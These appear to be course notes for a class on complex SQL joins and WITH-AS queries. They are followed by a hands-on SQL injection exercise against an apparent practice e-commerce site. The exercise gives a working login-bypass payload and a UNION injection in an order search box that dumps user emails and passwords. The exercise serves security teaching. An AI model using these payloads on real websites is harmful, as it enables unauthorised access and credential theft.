

## Complex SQL Queries



### What is our GOAL for this MODULE?

In this class, we learned about SQL Injection, we created complex SQL queries. We Performed SQL injection on an e-commerce website to fetch sensitive data

### What did we ACHIEVE in the class TODAY?

- Introduction to SQL Injection
- Understand SQL Complex queries

### Which CONCEPTS/ CODING BLOCKS did we cover today?

- How to breakdown complex SQL Queries
- How to perform SQL Injection on an e-commerce website

## How did we DO the activities?

Click [here](#) to open the editor.

1. Create a join statement to fetch the **total\_amount** and **date** of purchase for the orders.

```
SELECT order_items.id, company_orders.date, company_orders.total_amount
FROM order_item LEFT JOIN company_orders ON
company_orders.id=order_items.order_id
```

```
1 SELECT
2   order_items.id,
3   company_orders.date,
4   company_orders.total_amount
5 FROM order_items
6 LEFT JOIN
7 company_orders ON
8   company_orders.id=order_items.order_id
```

## Output

### Output

Show  entries

id	date	total_amount
1	Wed, 04 Jul 2012 00:00:00 GMT	440
2	Wed, 04 Jul 2012 00:00:00 GMT	440
3	Wed, 04 Jul 2012 00:00:00 GMT	440
4	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
5	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
6	Sun, 08 Jul 2012 00:00:00 GMT	1813
7	Sun, 08 Jul 2012 00:00:00 GMT	1813
8	Sun, 08 Jul 2012 00:00:00 GMT	1813
9	Sun, 08 Jul 2012 00:00:00 GMT	670.8
10	Sun, 08 Jul 2012 00:00:00 GMT	670.8

Showing 1 to 10 of 206 entries

Previous **1** 2 3 4 5 ... 21 Next

2. Fetch **company\_orders** from **customer's** table through **customer\_id**. Use a join statement to an existing statement to join the **customer's** table.

- SQL queries to join statement

**SELECT**

order\_items.id,  
customers.first\_name,  
company\_orders.date,  
company\_orders.total\_amount

**FROM** order\_items

**LEFT JOIN**

company\_orders **ON**

company\_orders.id=order\_items.order\_id

**LEFT JOIN**

customers **ON**

customers.id=company\_orders.customer\_id

```
1 SELECT
2     order_items.id,
3     customers.first_name,
4     company_orders.date,
5     company_orders.total_amount
6 FROM order_items
7 LEFT JOIN
8     company_orders ON
9     company_orders.id=order_items.order_id
10 LEFT JOIN
11     customers ON
12     customers.id=company_orders.customer_id
```

Output

## Output

 Show  entries

id	first_name	date	total_amount
1	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
2	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
3	Paul	Wed, 04 Jul 2012 00:00:00 GMT	440
4	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
5	Karin	Thu, 05 Jul 2012 00:00:00 GMT	1863.4
6	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
7	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
8	Mario	Sun, 08 Jul 2012 00:00:00 GMT	1813
9	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8
10	Mary	Sun, 08 Jul 2012 00:00:00 GMT	670.8

Showing 1 to 10 of 206 entries

 Previous  2 3 4 5 ... 21 Next

- Merge the data using **join** the **order\_items** table with the **company\_products** table. Create the query using SELECT, LEFT, and FROM Join.

```

1 SELECT
2     order_items.id,
3     company_products.name
4 FROM order_items
5 LEFT JOIN
6 company_products ON
7     company_products.id=order_items.product_id
  
```

## Output

```
1 SELECT
2     order_items.id,
3     company_products.name
4 FROM order_items
5 LEFT JOIN
6 company_products ON
7     company_products.id=order_items.product_id
```

4. SQL has an “WITH - AS” clause that can be used to give variable names to different things. For example, a statement -

- **WITH query\_1 AS (SELECT ...), query\_2 AS (SELECT ...)**

Here, we are trying to create variable names of our select statements.

```
WITH query_1 AS (SELECT
    order_items.id,
    customers.first_name,
    company_orders.date,
    company_orders.total_amount
FROM order_items LEFT JOIN company_orders ON
    company_orders.id=order_items.order_id
LEFT JOIN customers ON
    customers.id=company_orders.customer_id),
query_2 AS (SELECT
    order_items.id,
    company_products.name
FROM order_items LEFT JOIN company_products ON
    company_products.id=order_items.product_id)
```

```
1 WITH query_1 AS (SELECT
2     order_items.id,
3     customers.first_name,
4     company_orders.date,
5     company_orders.total_amount
6 FROM order_items LEFT JOIN company_orders ON company_orders.id=order_items.order_id
7 LEFT JOIN customers ON customers.id=company_orders.customer_id),
8 query_2 AS (SELECT
9     order_items.id,
10    company_products.name
11 FROM order_items LEFT JOIN company_products ON company_products.id=order_items.product_id)
```

5. Initialize variable names to tables and give simplified variable names to columns as well, by using the “AS” clause.
6. Open the editor in a new tab and give variable names to these 2 queries -

```
WITH query_1 AS (SELECT
    order_items.id as order_items_id,
    customers.first_name as customer_name,
    company_orders.date as date,
    company_orders.total_amount as amount
FROM order_items LEFT JOIN company_orders ON
    company_orders.id=order_items.order_id
LEFT JOIN customers ON
    customers.id=company_orders.customer_id),
query_2 AS (SELECT
    order_items.id as order_items_id,
    company_products.name as product_name
FROM order_items LEFT JOIN company_products ON
    company_products.id=order_items.product_id)
```

```
1 WITH query_1 AS (SELECT
2     order_items.id as order_items_id,
3     customers.first_name as customer_name,
4     company_orders.date as date,
5     company_orders.total_amount as amount
6 FROM order_items LEFT JOIN company_orders ON company_orders.id=order_items.order_id
7 LEFT JOIN customers ON customers.id=company_orders.customer_id),
8 query_2 AS (SELECT
9     order_items.id as order_items_id,
10    company_products.name as product_name
11 FROM order_items LEFT JOIN company_products ON company_products.id=order_items.product_id)
```

7. Now join the two tables using the Join statement and add the final select statement

```
WITH query_1 AS (SELECT
    order_items.id as order_items_id,
    customers.first_name as customer_name,
    company_orders.date as date,
    company_orders.total_amount as amount
FROM order_items LEFT JOIN company_orders ON
    company_orders.id=order_items.order_id
LEFT JOIN customers ON customers.id=company_orders.customer_id),
```

```

query_2 AS (SELECT
    order_items.id as order_items_id,
    company_products.name as product_name
FROM    order_items    LEFT    JOIN    company_products    ON
company_products.id=order_items.product_id)

SELECT
    query_1.customer_name,
    query_2.product_name,
    query_1.amount,
    query_1.date
FROM query_1 JOIN query_2
ON query_1.order_items_id=query_2.order_items_id
  
```

## Output

 Show  entries

customer_name	product_name	amount	date
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Steeleye Stout	155.4	Wed, 15 Aug 2012 00:00:00 GMT
Alejandra	Steeleye Stout	155.4	Wed, 15 Aug 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alexander	Nord-Ost Matjeshering	1200.8	Thu, 09 Aug 2012 00:00:00 GMT
Alexander	Nord-Ost Matjeshering	1200.8	Thu, 09 Aug 2012 00:00:00 GMT

Showing 1 to 10 of 206 entries

 Previous  2 3 4 5 ... 21 Next

8. Now perform the SQL Injection, try to login [website](#) with email ID is - [john.doe@gmail.com](mailto:john.doe@gmail.com)
- remember that the email ID and password that we enter in this form, would be replaced in a backend SQL query.



## Login

Login into your account to view our products and access your profile to track orders


john.doe@gmail.com

.....


Login

9. Write the query for the backend statement
  - `SELECT * FROM users WHERE email='{}' and password='{}';`
10. Since our email and password would be strings, single quotes must be pre-existing in the backend SQL statement.
  - Password would be random' or 1=1 or password='





11. Click on the “Buy Now!” button, you will be prompted to the following page -



**Toy-e-Wagon**

Dashboard
Profile
Logout
Help

**Addresses**

521 Aviation Way, Burbank, California, USA - 91504

**New Shipping Details**


House Number

City
State

Country
PIN Code

Save Address

**Product Details**


**Sergeant Rodog AI**  
 Delivered within 5-7 business days

Subtotal	\$94.99
Delivery Charges	\$0.49
<b>Total Amount</b>	<b>\$95.48</b>

Place Order


12. Select address by clicking on its box, and click on place order to complete

placing the order -


## Addresses

521 Aviation Way, Burbank, California, USA - 91504

13. Now, let's go to the profile page from the Navbar -



14. The Profile Page looks like this -



15. list of all the orders that are made, and a search bar will be visible on the screen. Enter 1 in the search box and see what happens on searching -



**Orders**

1 Search

Show 10 entries

Image	Name	Amount
	Sergeant Rodog AI	95.48

Showing 1 to 3 of 3 entries Previous 1 Next

16. Notice that it displays only 1 entry, which had the order\_id 1 that we searched for. Fetch all the 3 columns of that particular\_id - the image, name, and amount of the product, from the same table products, as this data was available on the dashboard as well.

- Since we are searching through order\_id in this search bar, we can assume that there is a relation between Products and Orders, where Orders keeps track of the **product\_id**.
- With this info, we can take a safe bet that the backend select statement for this search bar would look like this


```
(SELECT
    products.image,
    products.name,
    products.amount
FROM products RIGHT JOIN orders
```

**ON** orders.user\_id={Current User's ID} and  
 products.id=orders.product\_id and orders.id={});



17. The backend SQL statement that we assumed, in place of the order\_id, we would get the following statement -

```
(SELECT
    products.image,
    products.name,
    products.amount
FROM products RIGHT JOIN orders
ON orders.user_id={Current User's ID} and
products.id=orders.product_id and orders.id=1) union (select email,
password, 1.1 from users);
```

18. Observe that the column **Name** also represents passwords of the users, while the column **Image**, if you google inspect it, will give the email ID of the user



on Way, Burbank, California, USA - 91504

	Name
	hello_amy
	hello_john

```
<table id="order_table" class="dataTable no-footer" aria-describedby="order_table_info">
  <thead>...</thead>
  <tbody id="orders_data">
    <tr>
      <td>
         == $0
      </td>
      <td>hello_amy</td>
      <td>1.1</td>
    </tr>
  </tbody>
</table>
```

19. SQL Injection is one of the most dangerous vulnerabilities that risk existing in

almost all of the websites somewhere or the other, but most of the companies hire security engineers who test different combinations day and night to avoid any such attacks.

- Performing SQL Injection requires a lot of patience.
- You will have to understand what tables the website might be using.
- All the relations that might exist in the tables
- The columns that these tables might have
- Possible areas of attack where you can exploit a search bar
- Predicting the backend SQL statement correctly

### What's next?

In the next class, we will learn about IDOR attacks.

### EXTEND YOUR KNOWLEDGE:

To know more about SQL [click here](#)